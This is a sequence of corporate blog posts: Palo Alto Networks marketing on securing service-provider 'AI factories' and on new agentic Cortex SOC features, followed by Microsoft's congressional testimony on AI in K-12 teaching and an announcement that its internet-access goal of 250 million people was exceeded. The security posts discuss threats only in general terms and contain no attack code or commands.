We are no longer living in the communications age, or the internet age, or the social network era, not even in the generative AI era. We are entering the Agentic Era. In this new era, data is the raw resource, and AI agents and models are the machinery that refines it into value. The infrastructure required to do this – from massive data ingestion to complex training and high-volume real-time inference – is called the "AI Factory.”

And these AI factories are not being designed for human-speed operations, but rather for machine-speed operations.

This creates a generational opportunity for telecommunications service providers (SP). By building new (or transforming existing) data centers and edge locations into AI factories, SPs can offer hosted AI services that are high-performance, low-latency and compliant with regional requirements.

However, building an AI factory isn't just about racking GPUs. It is about realizing that an AI infrastructure presents a fundamentally new threat landscape that legacy security cannot handle. If the SP’s AI factory is compromised (if models are poisoned, identities hijacked, training data exfiltrated) the damage to reputation and national infrastructure is incalculable.

To capture the AI opportunity, service providers need more than computing power; they need a blueprint for a secure AI architecture. At Palo Alto Networks, we view the security of the AI factory as a three-tiered layer cake, requiring holistic, integrated protection from the physical infrastructure up to the AI agents themselves.

The AI Threat Model Is a Structural Shift

For service providers building AI Factories, the challenge is not simply adding another workload to the data center. AI changes the risk equation entirely. It introduces new traffic patterns, new identities and new forms of autonomy that traditional network and core security architectures were never designed to govern.

  • Data Gravity Becomes Attack Surface: AI training and inference environments ingest massive volumes of data from distributed enterprise customers, partners and edge environments. This scale creates a new exposure layer. Malicious payloads, embedded model manipulation, and command-and-control traffic can hide within high-throughput AI data flows. Inspection models built for deterministic traffic patterns struggle when confronted with dynamic, AI-driven pipelines.
  • Non-Human Identities at Scale: An AI Factory is more than just infrastructure; it will be populated by autonomous agents. These agents retrieve data, call APIs, invoke tools and trigger workflows across networks and cloud environments. They require elevated privileges to function. For service providers, this means managing not just subscriber identities, but fleets of machine identities operating with delegated authority.
  • Agentic and Adversarial Threats: Attackers are also operationalizing AI. They probe for weaknesses faster, automate exploitation and increasingly target the AI systems themselves. Prompt injection can redirect an agent’s mission. Data poisoning can subtly degrade model integrity. Rogue agents can be manipulated to access external tools or escalate privileges. These are not traditional perimeter attacks; they are attacks on reasoning, behavior and autonomy.

For service providers offering AI-as-a-Service, the implication is clear: Securing the AI Factory requires more than network defense. It requires real-time governance of models, agents and data flows, ensuring that autonomous systems operate within defined policy boundaries while maintaining performance and scale.

Next-gen platforms enable transformation.
The security of the AI factory required holistic, integrated protection from the physical infrastructure up to the AI agents themselves.

The Foundation — Securing the High-Performance Infrastructure

The base of our cybersecurity stack is the physical and virtual infrastructure of the AI factory itself. This is a high-stakes environment. In a multitenant SP data center, you might have a financial institution fine-tuning a fraud detection model on one rack, and a government agency running inference on satellite imagery on the next. The barriers between these tenants must be absolute.

Foundational cybersecurity has two critical components: perimeter defense and internal segmentation.

The ML-Powered Perimeter

The front door of the AI factory must handle unprecedented throughput while performing deep inspection. Traditional firewalls, relying on static signatures, become bottlenecks and fail to catch novel threats hidden in massive data streams.

Palo Alto Networks addresses this with our flagship ML-Led Next-Generation Firewalls (NGFW). We have embedded machine learning directly into the core of the firewall. Instead of waiting for a patient zero to be identified and a signature created, our NGFWs analyze traffic patterns in real-time to identify and block unknown threats instantly. For an SP, this means you can provide the massive bandwidth required for AI data ingestion without compromising on security inspection at the edge.

Zero Trust Segmentation Inside the Factory

The perimeter is just the start. Once inside the data center, the biggest risk is the lateral movement threats and malware. If an attacker compromises a low-security tenant or a peripheral IoT device, they must not be able to jump to the sensitive GPU clusters or the model storage arrays.

In an AI factory, workloads are highly dynamic and virtualized. We provide robust segmentation across both hardware and software environments. We can enforce granular policies between virtual instances, containers and different stages of the AI pipeline (e.g., isolating training environments from inference operations). This allows a breach in one segment to be contained instantly, protecting the integrity of the entire factory.

The Engine – Securing AI Agents, Apps and Identities

The middle layer of the security stack is where the actual "work" of AI happens – the models, the LLMs, the agents. This is the newest frontier of cybersecurity and where traditional tools are most deficient.

This layer faces two distinct challenges: Protecting the integrity of the AI interaction and managing the identities of the nonhuman actors.

Securing AI Apps and Agents

As enterprises evolve from standalone LLMs to agentic AI systems that reason, call tools, access data, and take action across workflows, the challenge is no longer just what a model says; it is what an AI agent does.

How do you validate that an LLM powering your AI factory does not expose sensitive information, and that autonomous agents cannot be manipulated through jailbreak prompts, tool injection or malicious instructions? How do you prevent an AI agent from accessing unauthorized systems, escalating privileges, or executing unintended actions?

This is the role of Prisma® AIRS™ – our security and governance platform for AI agents, apps, models and data. Prisma AIRS operates directly in the execution path of AI applications and autonomous agents. It enforces policy in real time, validates agent behavior, and blocks prompt injection, model manipulation and agent hijacking before they can impact the business.

Beyond filtering outputs, Prisma AIRS governs agent communications, tool access and data flows to prevent credential leakage, mission drift and unauthorized actions. For service providers delivering AI-as-a-Service, or enterprises deploying AI agents internally, Prisma AIRS enables integrity, compliance and continuous control as intelligent systems move from experimentation into mission-critical operations.

Built in alignment with emerging standards like the OWASP Agentic Top 10 Survival Guide, Prisma AIRS operationalizes best practices to defend against real-world agentic threats.

Governing Nonhuman Identity

Perhaps the most profound shift in the AI factory is who or what is doing the work. We are rapidly moving toward ecosystems of autonomous AI Agents. These agents need to authenticate to databases, authorize API calls to other services, and access privileged information just like a human employee.

If an attacker steals the credentials of a high-privilege AI agent, they own the factory.

This is why the Palo Alto Networks acquisition of CyberArk, the global leader in Identity Security, is so strategic for the AI era. CyberArk specializes in protecting privileged access, and crucially managing nonhuman identities. By integrating CyberArk’s capabilities, we can ensure that every AI agent operating within the SP’s factory is robustly authenticated, authorized for minimum necessary access, and its activities are monitored. We are securing the new digital workforce.

The Overwatch – Holistic, AI-Driven Threat Management

The top layer of the stack is about visibility and speed. An AI factory generates a deafening amount of telemetry data from networks, endpoints, clouds and identity systems. No human security operations center (SOC) can sift through this noise manually to find a sophisticated attack.

To fight AI-driven threats, you need AI-driven defense.

This is the role of Cortex®, our flagship platform for holistic threat management. Cortex is designed to ingest billions of data points from across the entire Palo Alto Networks product portfolio and hundreds of types of third-party equipment, normalizing it into a single source of truth.

Cortex applies advanced AI and machine learning to this vast data lake to detect anomalies that signal a complex attack spanning different threat vectors. It might correlate an unusual login event from an AI agent (detected by the identity layer) with a subtle change in outbound traffic patterns at the firewall (layer 1), recognizing it as data exfiltration in progress.

For a Service Provider, Cortex provides the "single pane of glass" view over their entire AI factory operations, allowing them to detect, investigate and automatically respond to threats at machine speed, vastly reducing Mean Time to Respond (MTTR).

Building the Trust Foundation for the Agentic Era

The transition to becoming an AI factory is a necessary evolution for Service Providers seeking growth in the coming decade. Your ability to offer localized, sovereign, high-performance AI services will differentiate you from those who large-scale and cement your role as an indispensable partner to enterprises and governments.

But this opportunity is inextricably linked to trust. Your customers will not move their most sensitive data and IP into your AI factory unless they are certain it is secure against modern threats.

Security cannot be an afterthought bolted onto an AI infrastructure. It must be woven into the fabric of the factory, from the silicon to the software agents. By adopting a layered approach (securing the high-performance infrastructure with ML-led NGFWs, protecting models and identities with Prisma AIRS and CyberArk, while managing the entire landscape with Cortex) Service Providers can build the trusted foundations the AI era demands.

This week we’ll be at Mobile World Congress talking about our security platform for AI Factories, along with five solutions and ecosystem partners. Come see us at in Hall 4, Stand #4D55.

The post Why Service Providers Must Become Secure AI Factories appeared first on Palo Alto Networks Blog.

The SOC Is Now Agentic — Introducing the Next Evolution of Cortex

25 February 2026 at 17:30

See the agentic SOC come to life at Cortex® Symphony 2026, the ultimate SOC event.

Today, the Cortex® platform takes a massive step toward delivering the perfect union of human expertise and agentic AI across all of security operations. Our latest release embeds immersive, context-aware agentic AI across the platform, from code to cloud to SOC, delivering an agentic-first analyst experience for our customers.

With new Cortex AgentiX™ agents built to tackle more use cases and an expanded AI-ready data foundation, this release slashes response times and redefines what high-efficiency SOC operations look like.

Attack Velocity Has Fundamentally Changed

Not long ago, adversaries took days to move from initial access to impact. Today, they weaponize AI across the attack lifecycle to operate up to 4x faster than just one year ago, executing end-to-end attacks in as little as 72 minutes, according to Unit 42® research.

These attacks are making manual response obsolete. Teams need the next generation of AI technology that can analyze, decide and act in real time. Our latest innovations, fueled by unified, high-fidelity data, help give defenders the edge they need to outmaneuver modern attacks.

An AI-Ready Data Foundation for the Agentic SOC

Agentic AI depends on data that is fast, flexible and built for scale. Cortex Extended Data Lake™ (XDL) provides that data foundation for Cortex XSIAM and the broader Cortex platform, serving as a single source of truth for security operations. Built for AI and analytics, it ingests more than 15 PB of telemetry daily across 1,100+ integrations, and is designed to provide the comprehensive data required for effective detection, investigation, and response.

With the introduction of Cortex XDL 2.0, we are revolutionizing how organizations store, access and manage data, enabling new levels of flexibility and control.

Cortex XDL 2.0: The open Data Lake built for AI-driven insights.

New capabilities added with the Cortex XDL 2.0 release:

  • Cost-efficient data lake tier that can lower SOC costs with flexible long-term retention for compliance, forensics and investigations.
  • Federated search to query distributed data sources without incurring additional ingestion or storage costs.
  • Native Chronosphere Telemetry Pipeline integration to filter and route telemetry at the source
  • AI-driven parsing that automatically builds production-ready parsers from sample logs using generative AI, removing hours of manual effort and accelerating time to value.

Together, these capabilities power AI agents with critical security signals and give security teams the data they need, when and where they need it, while controlling costs.

Redefining How Analysts Work in the SOC

Cortex introduces an agentic-first analyst experience that embeds advanced AI directly into the analyst’s daily workflow. Designed to reduce investigation time, the elevated experience brings together automatically generated case summaries, visualized issue relationships, and a centralized Resolution Center within a unified case management workspace.


AI now spans the Cortex console, allowing context-aware agents to work in real time alongside analysts. Using the Cortex Agentic Assistant, teams can call on agents to plan and execute investigation workflows directly within their cases.

This release also doubles the number of AI agents who are purpose-built for SecOps and Cloud Security. Here are three of the newest additions.

  • The Case Investigation agent delivers context-aware assistance that analyzes case artifacts and complex signals to accelerate triage. It recommends next steps, highlights critical evidence, builds AI case summaries, and takes action with analyst oversight.
  • The Cloud Posture agent helps teams uncover, triage and resolve misconfigurations and posture risks across cloud environments. It streamlines analyst workflows by proactively prioritizing risk, enriching exposures and applying approved fixes.
  • The Automation Engineer agent tackles one of automation’s biggest pain points: Building and maintaining complex workflows. With simple natural language prompts, teams can generate working code and scripts for agents or playbooks.
Screenshot of PowerShell reverse shell activity with Mimikatz and Rubeus tools on EC2AMA...
The new Case Management Workspace provides full investigative context to streamline case analysis.

Our new agentic playbooks bring AI directly into automation workflows, embedding AI tasks that adapt in real time to help teams resolve incidents faster. They automate complex operations, analyze inputs with large language models (LLMs), and produce context-specific outputs.

Matt Bunch, Global CISO, Tyson Foods:

At Tyson Foods, protecting a complex global supply chain in an era of AI-driven threats requires us to move with the same machine speed as our adversaries. By consolidating onto the Palo Alto Networks Cortex platform, we’ve effectively closed the gap between detection and response. The impact has been transformative as we’ve increased our log visibility by 40% while reducing median time to respond by 50%. The agentic capabilities in the platform have allowed our teams to move from manual triage to high-level strategic defense, ensuring our global operations remain resilient and secure.

The Cortex Agentix Platform Has Arrived

The standalone Cortex Agentix platform brings the power of AI to everyone, delivering advanced orchestration and automation for the modern SOC. For Cortex XSOAR® customers, this marks the natural evolution of our market-leading SOAR platform, now enhanced with agentic intelligence to unlock meaningful productivity gains.

With more than 1,300 playbooks, 1,100 integrations, and built-in MCP support, Cortex Agentix combines over a decade of SOAR leadership with powerful AI capabilities to help security teams operate with greater speed, coordination and efficiency across the SOC.

Securing the Agentic Endpoint

As users increasingly run AI-powered code packages, browser extensions, plugins and more, they are opening the door to a new class of AI-driven threats at the endpoint. That is why we announced our intent to acquire Koi to help secure the emerging agentic endpoint. Once completed, the acquisition will strengthen our visibility and protection at the endpoint, extending our ironclad protection from the SOC to where AI code actually runs.

See the Agentic SOC Take Center Stage at Cortex Symphony 2026

To experience these innovations firsthand, join Lee Klarich, Chief Product and Technology Officer, and Gonen Fink, EVP of Products, alongside other industry leaders at Cortex Symphony 2026, the ultimate SOC event.


Forward-Looking Statements (unreleased feature only)

This blog contains forward-looking statements that involve risks, uncertainties and assumptions, including, without limitation, statements regarding the benefits, impact, or performance or potential benefits, impact or performance of our products and technologies or future products and technologies. Any unreleased services or features (and any services or features not generally available to customers) referenced in this or other press releases or public statements are not currently available (or are not yet generally available to customers) and may not be delivered when expected or at all. Customers who purchase Palo Alto Networks applications should make their purchase decisions based on services and features currently generally available.

The post The SOC Is Now Agentic — Introducing the Next Evolution of Cortex appeared first on Palo Alto Networks Blog.

Building an AI-Ready America: Teaching in the AI age

On Tuesday, February 23rd, Microsoft Senior Director of Education and Workforce Policy Allyson Knox testified before the House Education & Workforce Subcommittee on Early Childhood, Elementary, and Secondary Education. To view the proceedings, visit the committee’s website.

STATEMENT OF ALLYSON KNOX

SENIOR DIRECTOR OF EDUCATION AND WORKFORCE POLICY

MICROSOFT CORPORATION

BEFORE THE

EDUCATION AND WORKFORCE COMMITTEE

SUBCOMMITTEE ON EARLY CHILDHOOD, ELEMENTARY, AND SECONDARY EDUCATION

UNITED STATES HOUSE OF REPRESENTATIVES

“BUILDING AN AI-READY AMERICA: TEACHING IN THE AI AGE”

TUESDAY, FEBRUARY 24, 2026

WASHINGTON, D.C.

Good afternoon and thank you, Chairman Kiley, Ranking Member Bonamici, Members of the Subcommittee for inviting me to testify today. My name is Allyson Knox. I am Senior Director of Education and Workforce Policy at Microsoft, and I am pleased to have this opportunity to discuss issues related to artificial intelligence and its impact on teachers.

Today, I will share insights we have gathered from teachers about their experiences, challenges, and needs as they integrate AI in education; outline the steps Microsoft and other organizations are taking to facilitate this transition; and recommend legislative approaches to help policymakers strengthen these efforts. These legislative approaches include supporting professional development for teachers; encouraging public-private partnerships; promoting AI literacy; providing guidance on responsible AI use; and supporting innovation.

I would like to begin by quoting from Microsoft’s vice-chair and president, Brad Smith, in his recent foreword to Degrees of Change: What AI Means for Education and the Next Generation[i]:

“Generative AI has become the fastest-spreading technology in human history, adopted at a pace that even the most seasoned technologists could scarcely imagine. This speed is breathtaking, but it also compels us to pause and ask, “Are we ready for what comes next?” AI’s promise is extraordinary. It can help solve problems that have challenged humanity for decades—improving health outcomes, advancing education, and unlocking new opportunities for economic growth. But, like every transformative technology before it, AI brings new questions and new responsibilities.”

This thought-provoking quote is apt for today’s conversation on how AI is impacting teachers. The speed of AI adoption in our nation’s schools and classrooms is indeed breathtaking. Just three years ago, AI had barely made a mark in education. However, our 2025 Study on AI in Education found that 80% of U.S. K-12 teachers have used AI in their roles or for school-related purposes at least once or twice and one-fifth report daily use of AI. Additionally, 58% of K-12 teachers think AI usage at their school/district will increase in the next year.[ii]

What we are hearing from teachers on the impact of AI:

The breadth of adoption has been profound. We have heard directly from teachers who are using AI to streamline lesson planning, curriculum development, and personalize student learning in ways that were unimaginable a few years ago.[iii] AI is also reducing the time it takes to carry out administrative tasks, allowing more time for teachers to focus on their students.

Despite these benefits, we know teachers face challenges when it comes to AI in the classroom. We found roughly one in three teachers lack confidence in using AI effectively and responsibly. Many teachers also express concerns about how AI can exacerbate cheating and are worried about issues such as data privacy and student safety.

Teachers know AI is here to stay, and based upon countless surveys, forums, and focus groups, teachers are ready to tackle these challenges and ask for support in three main areas:

  1. AI literacy – Teachers want the skills, knowledge, and support to build AI literacy and critical thinking in their students;
  2. AI guardrails – Teachers want students to use AI responsibly and safely; and
  3. AI tools – Teachers want classroom-ready AI tools and opportunities to provide feedback that improve them.

I’m excited to share a few ways Microsoft, along with many of our partners, are committed to providing teachers with the support they are requesting.

1.AI literacy – Teachers want the skills, knowledge, and support to build AI literacy and critical thinking in their students

At the core of this support is listening to and learning from teachers and understanding what they want and need to become AI literate themselves and teach AI literacy to their students. These conversations have resulted in exciting initiatives, including the recent launch of the Microsoft Elevate for teachers program, part of the company’s broader commitment[iii] to help schools and educators build skills, expand opportunities, and ensure everyone benefits from AI.

Microsoft Elevate for Educators

The Microsoft Elevate for Educators program equips educators and school leaders with access to one of the world’s largest and most connected peer educator networks and offers free professional development resources. It will provide free access to a new industry-recognized credential for educators, developed in partnership with one of the leading national nonprofit focused on technology and innovation (ISTE+ASCD).[vi] This partnership is aligned to the AI Literacy Framework, which is intended to help educators gain confidence and expertise in integrating AI into their teaching and learning. As part of this work, we also support ISTE+ASCD in advancing AI in teacher preparation programs.

National Academy for AI Instruction

Along with OpenAI and Anthropic, we are supporting the National Academy for AI Instruction, through a partnership with the American Federation of Teachers and the United Federation of Teachers. The Academy describes itself as a national training hub designed by educators – shaping the future of AI in public education, grounded in safety and people-first technology, and improving student learning. From everything we have heard from teachers, this is exactly the type of support they need to promote AI literacy. The Academy also focuses on building critical thinking skills for students and educators.

Rob Weil, who heads up the Academy, recently shared an update on their work with me. He noted through direct engagement with teachers, they listen to what the primary concerns teachers have around using AI in the classroom are, and then work with them to design trainings that are directly responsive to their concerns and meet them where they are – including using whatever technology they are already using in their classroom.

Their goal is to train 400,000 teachers over the next 5 years. The Academy is centered around a “train the trainer” model, building capacity to provide AI literacy to teachers at scale – providing the potential of millions of teachers to benefit from this initiative. Weil noted that interest and participation in the Academy has been taking off, largely due to word of mouth. This month, 1,000 teachers showed up for a virtual session, and another in-person session was overprescribed had to turn away a hundred interested teachers.

Why the interest? Teachers want to learn from their peers and trusted partners; they also want to ensure they are using AI effectively and safely. Weil explained that one of the most popular aspects of the training is centered around the Academy’s Commonsense Guardrails for Using Advanced Technology in Schools,[v] which helps empower teachers to address the challenges they are facing in implementing AI. Some teachers describe AI as the wild-wild west, and this guide has helped provide a roadmap for understanding how to navigate bringing this technology into the classroom.

The trainings also provide real-world, hands-on experiences with using technology which teachers themselves are bringing to the table. At the trainings, teachers are asked what they could use the most help with and then have time to experiment with different tools to do things like start a draft of a lesson plan or an outline for a rubric – allowing them more time and flexibility to incorporate their expertise. In addition, the Academy creates opportunities for educators to influence the development of AI for schools.

Support for Special Education Teachers

We also recognize the potential that AI holds to support students with disabilities – and the need to ensure special education teachers have the support and resources to fully unlock this technology.

Recently, we launched a course to support educators in exploring how Microsoft AI tools can be thoughtfully used in special education environments to reduce administrative demands, strengthen accessibility, and support clear communication with families. Throughout the learning path, responsible use of AI, privacy, and transparency are emphasized so educators can determine when and how AI fits into their practice in ways that align with student needs and professional values.

After our engagements, we tailored our trainings to special education teachers by incorporating their direct feedback. Key topics included privacy with sensitive medical information and using AI to assist parents and caregivers in IEP meetings. We emphasized clear communication, parental inclusion, and ensuring parents understand the meeting’s goals and how best to support their children.

Finally, special education involves a collaborative team beyond just teachers, and we’ve revised our approach to address the needs of occupational therapists, physical therapists, and all other members involved in special education.

Support for Teachers in Rural America

We have found there’s a significant gap in daily AI usage by urban teachers versus their rural and suburban counterparts (39% vs. 24%).[iv] This gap underscores why ensuring AI tools, resources, and professional development are attuned to the needs of rural teachers is critical.

For the last five years, we’ve been working with the National Future Farmers of America (FFA) and agricultural science teachers to develop FarmBeats for Students and ensure it is responsive to agricultural science teachers’ needs. We engaged in an iterative process with them – collaboratively designing and building curriculum and training with agricultural science teachers from the very beginning of development.

FarmBeats for Students brings AI to agricultural education through a hands-on educational program that brings precision agriculture directly into the classroom. The program consists of an affordable hardware kit and a free curriculum aligned with rigorous educational standards. Activities give students direct experience with topics like digital sensors, data analysis, and AI.

We brought FarmBeats for Students to the National FFA convention and held a series of workshops with teachers across the country. They experimented with the kits and provided input to ensure this technology was directly responsive to what they wanted to see in the classroom.

In addition to our partnership with the National FFA, Microsoft helps meet the needs of rural teachers by deploying the online content referenced above through Elevate, as well as supporting community-based organizations that help facilitate activities and events which promote AI literacy in rural communities.

AI Literacy Frameworks, Standards, and Guidance

Teachers want frameworks that help them integrate AI into their classrooms. We are pleased there is bipartisan interest in establishing strong frameworks around AI and education, especially highlighting the need for widespread AI literacy. Microsoft has provided support, guidance, and input to organizations and initiatives such as Code.org and TeachAI who work to develop and promote frameworks, guidance, and standards.

Microsoft encourages state and local policymakers to review and leverage these resources as they incorporate AI in education:

  • The TeachAI Foundational Policies[vii]: This resource, endorsed by dozens of policy organizations and associations, provides practical guidance for national, state, and local leaders to harness AI’s benefits in teaching and learning while mitigating risks. The policies focus on five priorities—fostering leadership, promoting AI literacy, providing clear guidance, building educator capacity, and supporting responsible innovation—to ensure AI strengthens education systems and prepares learners for an AI‑enabled workforce.
  • The TeachAI AI Guidance for Schools Toolkit[viii]: The Toolkit helps education authorities, school leaders, and educators develop clear, responsible guidance for using AI in K–12 education, balancing potential benefits with risks such as privacy, bias, and academic integrity. It provides a practical framework, principles, sample policies, and communication templates to support safe and human‑centered AI adoption across school systems. The Toolkit has been used by the majority of states in constructing guidance for schools.
  • The AI Literacy Framework[ix]: The AI Literacy Framework defines the knowledge, skills, and attitudes students and educators need to understand, use, and critically evaluate AI in education. It is organized around four core domains—Engaging with AI, Creating with AI, Managing AI, and Designing AI—and emphasizes critical thinking, ethics, and human judgment alongside technical understanding. It also emphasizes the foundational computer science concepts that prepare students to not just use AI but understand how AI works and its societal impacts. The framework is designed to be interdisciplinary, practical, and durable, helping schools integrate AI literacy into curriculum, professional learning, and policy in age‑appropriate ways.

2.AI guardrails – Teachers want students to use AI responsibly and safely

We have heard from teachers that one of the greatest hesitations they have with AI is around safety for students. This includes ensuring AI tools used in the classroom protect student privacy, don’t collect their information, and are safe from a mental health perspective.

Some of the strategies teachers use to promote safety are a significant focus in the professional development referenced earlier. In addition, the frameworks include key components to help teachers understand responsible AI use.

Microsoft takes our responsibility as a developer and deployer of AI technology very seriously. Paramount to deploying this technology in classrooms is ensuring it is responsible. Microsoft has identified six principles that we believe should guide AI development and use.

  • Fairness: AI systems should treat all people fairly.
  • Reliability and Safety: AI systems should perform reliably and safely.
  • Privacy and Security: AI systems should be secure and respect privacy.
  • Inclusiveness: AI systems should empower everyone and engage all people.
  • Transparency: AI systems should be understandable.
  • Accountability: People should be accountable for AI systems.

These principles are the foundation for other tools and resources we share with teachers to provide guidelines for them to deploy AI in the classroom.

As another example of our commitment to safety, earlier this month, on Safer Internet Day, we launched our new Microsoft Education Security Toolkit,[x] which provides educators and IT teams with practical guidance tailored to the realities of modern education.

3. AI tools Teachers want classroom-ready AI tools and opportunities to provide feedback that improve them

Teachers often lack the right AI tools tailored to their needs for boosting student achievement. It’s essential to develop AI solutions based on teacher input rather than just delivering generic options. Microsoft strives to meet this responsibility by designing tools and partnerships that address educators’ needs. We believe this approach creates a critical feedback loop that will allow us to constantly evolve our tools to maximize their benefit in the classroom over time.

In fact, at Microsoft, our engineering teams collaborate closely with educators and students to advance the development of AI tools for classroom use. We partner with teacher organizations and directly engage with the disability community to better understand instructional requirements and design technology that enhance student learning outcomes.  Some examples include:

Reading Progress

One of the tools we offer to teachers is called Reading Progress, which helps teachers analyze students’ fluency and generates reading passages and comprehension questions.

From the beginning of development, we worked with individual teachers through our Educator Insiders program and with entire schools or districts through our Technology Adoption Preview, where educators test prototypes of our products and provide feedback.

For example, teachers asked for a tool that could generate tailored passages to meet the needs of their students. We incorporated that feedback and now, teachers can get as specific as saying they want a passage generated about sports that is for a third-grade reading level and includes specific words their class is learning.

Teachers also told us they wanted reading comprehension questions generated faster and better. With AI, it’s easy to do this in a high-quality way.

Teachers report increased comprehension, higher reading fluency, and higher scores, especially for struggling or reluctant readers.

Teach for America (TFA)

Microsoft has been a proud supporter of TFA’s efforts to improve the education system and expand opportunities for children across the U.S. It has been great to see all of the ways in which TFA has worked to equip their teachers with AI fluency in order to help them integrate this technology into the classroom.

TFA recently completed a cloud migration to Microsoft Azure, unlocking countless avenues to improve program design and delivery, direct the most possible funds toward its mission to ensure all kids have access to an excellent education, and evolve to offer the best learning options inside and outside the classroom.

Where do we go from here

What is both exciting and daunting about AI is that while we can take lessons learned from previous technological transformations in the classroom, much of the book has not been written on AI adoption. Meaning tech companies, teachers, government, and other stakeholders have the opportunity to shape where AI goes in education and beyond.

I want to conclude my remarks today with policy recommendations for the Committee to consider:

  • Support professional development for teachers to effectively teach about AI and responsibly integrate AI tools in the classroom.
    • At the Federal level, this means providing priorities for competitive grant programs, such as those recently proposed by the U.S. Department of Education.
  • Encourage public-private partnerships.
    • Incentivize and prioritize Federal funds and grants that support partnerships between technology companies and educational programs, including apprenticeship and credentialed organizations, to develop up to-date AI curriculum.
  • Promote AI literacy across the U.S.
    • Integrate AI skills and concepts, including their foundational principles, social impacts, and ethical concerns, into existing curriculum and instruction.
  • Provide guidance.
    • Equip schools with guidance on the safe, effective, and responsible use of AI, including considerations related to student privacy, data security, accessibility, transparency, and appropriate human oversight.
  • Invest in innovation.
    • Support research and evaluation to better understand the impacts of AI in education, including its effects on teaching and learning and student outcomes, and to identify effective, scalable practices that mitigate the digital divide.


[i] Smith, Brad. “Foreword.” Degrees of Change: What AI Means for Education and the Next Generation, by Juan M. Lavista Ferres, John Wiley & Sons, 2026.
[ii] See Microsoft 2025 AI in Education Survey Details, August 2025
[iii] See Microsoft 2025 AI in Education Survey Details, August 2025
[iv] See Microsoft Elevate: Putting people first, July 2025
[v] See Commonsense Guardrails for Using Advanced Technology in Schools, March 2025
[vi] See Microsoft 2025 AI in Education Survey Details, August 2025
[vii] See TeachAI Foundational Policies
[viii] See TeachAI AI Guidance for Schools Toolkit
[ix] See AI Literacy Framework
[x] See Microsoft Education Security Toolkit, February 2026

[1] ISTE (International Society for Technology in Education) + ASCD (Association for Supervision and Curriculum Development)


The post Building an AI-Ready America: Teaching in the AI age appeared first on Microsoft On the Issues.

Celebrating 250 million: Empowering communities to enable the global AI economy

24 February 2026 at 15:02

Ahead of Mobile World Congress, where global leaders, governments, and industry convene at the world’s largest connectivity event, Microsoft is marking a major milestone in our efforts to expand digital access worldwide. In 2022, we made a bold commitment to expand internet access to 250 million people by the end of 2025. Today, we are proud to share that we have met and exceeded that goal, extending connectivity coverage to over 299 million people worldwide, including more than 124 million across Africa.

This milestone represents more than a number. It reflects more than a decade of sustained collaboration with governments, nonprofits, local connectivity providers, and development partners around the world. Together, we have worked to reach communities where access has historically been limited, building pathways to education, healthcare, economic opportunity, and digital participation.

Reaching this milestone is also a moment of reflection and renewal. Building on years of progress, Microsoft is evolving its approach to digital access to focus not only on coverage, but on adoption, enablement, and long-term participation in the AI economy.

As part of this next chapter, we are announcing a new collaboration with Starlink. This collaboration expands the set of tools available to help deliver digital access in rural, agricultural, and hard-to-reach communities. Combined with local delivery partners and community institutions, it strengthens the foundation for AI-ready communities around the world.

Why digital access matters in the AI era

Despite continued progress, 2.2 billion people globally remain offline, and many more face barriers related to affordability, reliability, or access to relevant digital services. These gaps already limit opportunity and risk widening as AI becomes more central to how economies grow and societies function.

At Mobile World Congress 2024, Microsoft Vice Chair and President Brad Smith shared our AI Access Principles, underscoring that electricity and connectivity are essential foundations for an inclusive AI economy. Since then, the pace of change has only accelerated. In fact, Microsoft’s 2025 AI Diffusion Report shows that AI is being adopted faster than any general-purpose technology in history, yet adoption remains uneven. As the data illustrates, adoption in the Global North is accelerating faster than in the Global South. Differences in infrastructure, access to tools, and digital readiness all contribute to a growing divide between higher-income and lower-income economies.

This graphic from the 2025 AI Diffusion Report reinforces a clear insight: access to AI alone is not enough. For communities to participate meaningfully in the digital and AI era, connectivity must be paired with reliable energy, affordable devices, digital skills, and technologies designed for real-world use. Where these conditions exist, adoption follows. In Zambia, for example, country-wide generative AI adoption is 12 percent, but among those with internet access, it rises to 34 percent.

Deepening Microsoft’s approach to digital access

Building on what we have learned, Microsoft is advancing a more holistic digital access model that recognizes connectivity as only one part of a broader system. In practice, this means collaboration to deliver not only internet access but also more reliable energy infrastructure, access to water where relevant, devices, digital skills, and cloud and AI tools, all designed and deployed for the communities they serve. By working across organizations and governments to address these foundational needs in parallel, this approach helps ensure that digital access is usable, durable, and capable of supporting real-world outcomes.

A central focus of this work is community-based access models that are financially sustainable, scalable, and aligned with national development priorities. These models bring together local institutions such as schools, health facilities, cooperatives, and community hubs and are implemented in partnership with governments, businesses, nonprofits, and development finance organizations. By integrating infrastructure, enablement, and financing from the outset, these holistic programs can help unlock long-term investment, support responsible growth, and enable communities to fully participate in the digital and AI economy.

Digital access directly complements Microsoft’s Community First AI Infrastructure approach by providing the foundation that enables AI to be adopted, used, and trusted by communities everywhere.

Partnering to deliver impact at scale

Progress at this scale is only possible through strong partnerships rooted in local delivery, community trust, and long-term sustainability. Microsoft’s work to extend connectivity to more than 299 million people has been built alongside partners who understand the realities of last-mile deployment and digital adoption.

In Africa, Microsoft works with partners such as Cassava Technologies to expand regional digital infrastructure and drive high-quality internet access across South Africa, Malawi, Kenya, and Zambia. Collaborations with local providers like Tizeti deliver affordable, reliable connectivity through solar-powered Wi-Fi networks across Nigeria and Ghana.

In Latin America, Microsoft’s partnership with Anditel focuses on expanding internet and energy access for rural and agrarian communities in Colombia through locally led models aligned with national priorities. In India, Microsoft works with AirJaldi to pair affordable connectivity with digital skills training and practical pathways for use, helping communities move beyond basic access toward meaningful adoption.

These partnerships made reaching the 250 million milestone possible. They also reflect a principle that continues to guide our work. Lasting digital access is built with communities, not for them.

Expanding the portfolio: Collaboration with Starlink

Building on this foundation, Microsoft continues to expand and diversify its portfolio to reach communities where traditional infrastructure alone cannot meet demand.

Through our collaboration with Starlink, Microsoft is combining low-Earth orbit satellite connectivity with community-based deployment models and local ecosystem partnerships. This is intended to expand the set of tools available to deliver digital access while remaining firmly embedded in a holistic, partnership-driven approach.

Kenya offers an early example of this model in practice. Working with Starlink and local internet service provider Mawingu Networks, Microsoft is supporting connectivity for 450 community hubs across rural and underserved regions, including farmer cooperatives, aggregation centers, and digital hubs. These deployments combine satellite connectivity with digital skills, tools, and ecosystem coordination to support agricultural productivity, access to markets, and adoption of digital and AI-enabled services.

Beyond 250 million: Building AI-ready communities

Surpassing the 250 million connectivity milestone is a moment to celebrate. It is also a starting point for what comes next.

The next chapter of Microsoft’s digital access work is planned to focus on ensuring that access translates into adoption, use, and long-term opportunity. By continuing to partner with governments, development finance institutions, nonprofits, and private-sector partners, and by expanding into energy access, financing mechanisms, and community-first AI solutions, Microsoft is working to ensure that everyone, everywhere, can participate in the digital and AI economy.


The post Celebrating 250 million: Empowering communities to enable the global AI economy appeared first on Microsoft On the Issues.

❌